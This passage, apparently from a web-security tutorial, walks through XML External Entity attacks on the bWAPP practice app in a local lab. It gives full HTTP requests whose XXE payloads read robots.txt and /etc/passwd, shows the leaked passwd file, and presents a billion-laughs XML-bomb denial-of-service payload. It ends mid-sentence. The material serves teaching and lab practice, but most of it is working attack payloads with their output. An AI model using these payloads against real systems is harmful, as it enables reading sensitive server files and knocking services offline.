
## Understanding the payload

We have declared a doctype with the name "***reset"*** and then inside that declared an entity named "***ignite"***. We are using SYSTEM identifier and then entering the URL to robots.txt. Then in login, we are entering "***&ignite;"*** to get the desired information**.**




```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: text/xml; charset=UTF-8
Content-Length: 62
Origin: http://192.168.1.15
Connection: close
Referer: http://192.168.1.15/bWAPP/xxe-1.php
Cookie: security_level=0; PHPSESSID=632abfe8de5f755a762e9705cf711863

<?xml version="1.0" encoding="utf-8"?>
  <!DOCTYPE reset [
  <!ENTITY ignite SYSTEM "http://192.168.1.15/bWAPP/robots.txt">
  ]>
  <reset>
    <login>
      &ignite;
    </login>
    <secret>
      Any bugs?
    </secret>
  </reset>
```

After inserting the above code, we will click on send and will get output like below in the response tab:



```
HTTP/1.1 200 OK
Date: Tue, 17 Nov 2020 10:10:29 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 w
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-chec
Pragma: no-cache
Content-Length: 182
Connection: close
Content-Type: text/html

User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /passwords/'s secret has been reset!
```

We can see in the above output that we got all the details that are present in the robots.txt. This tells us that SSRF of the local file is possible using XXE.



XML External Entity Query Asking for robots.txt
Gets information containing robots.txt
XML Parser
Hacker
Server

So now, let's try to understand how it all worked. Firstly, we will inject the payload, and the server will receive it. As there are no filters present to avoid XXE, the server sends the request to an XML parser and then sends the output of the parsed XML file. In this case, the attacker disclosed robots.txt using an XML query.

## Remote File


These are the files that attacker injects a remotely hosted malicious scripts in order to gain admin access or crucial information. We will try to get **/etc/passwd** for that we will enter the following command.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [
<!ENTITY ignite SYSTEM "file:///etc/passwd">
]><reset><login>&ignite;</login><secret>Any bugs?</secret></reset>
```



```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: text/xml; charset=UTF-8
Content-Length: 193
Origin: http://192.168.1.15
Connection: close
Referer: http://192.168.1.15/bWAPP/xxe-1.php
Cookie: security_level=0; PHPSESSID=632abfe8de5f755a762e9705cf711863

<?xml version="1.0" encoding="utf-8"?>
  <!DOCTYPE reset [
  <!ENTITY ignite SYSTEM "file:///etc/passwd">
  ]>
  <reset>
    <login>
      &ignite;
    </login>
    <secret>
      Any bugs?
    </secret>
  </reset>
```

After entering the above command as soon as we hit the send button, we'll be reflected with the passwd file!!




```
HTTP/1.1 200 OK
Date: Tue, 17 Nov 2020 10:13:49 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 wi
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check
Pragma: no-cache
Content-Length: 2242
Connection: close
Content-Type: text/html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
messagebus:x:108:119::/var/run/dbus:/bin/false
```

## XXE Billion Laugh Attack-DOS

These are aimed at XML parsers in which both, well-formed and valid, XML data crashes the system resources when being parsed. This attack is also known as XML bomb or XML DoS or exponential entity expansion attack.

Before performing the attack, lets know **why it is known as Billion Laugh Attack?**

*"For the first time when this attack was done, the attacker used lol as the entity data and the called it multiple times in several following entities. It took exponential amount of time to execute, and its result was a successful DoS attack bringing the website down. Due to usage of lol and calling it multiple times that resulted in billions of requests we got the name Billion Laugh Attack"*




```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [
<!ENTITY ignite "DoS">
<!ENTITY ignite1
"&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;">
<!ENTITY ignite2
"&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;">
<!ENTITY ignite3
"&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;">
<!ENTITY ignite4
"&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;">
<!ENTITY ignite5
"&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;">
<!ENTITY ignite6
"&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;">
<!ENTITY ignite7
"&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;">
<!ENTITY ignite8
"&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;">
<!ENTITY ignite9
"&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;">
]>

<reset><login>&ignite9;</login><secret>Any bugs?</secret></reset>
```

**Before using the payload, let's understand it:**

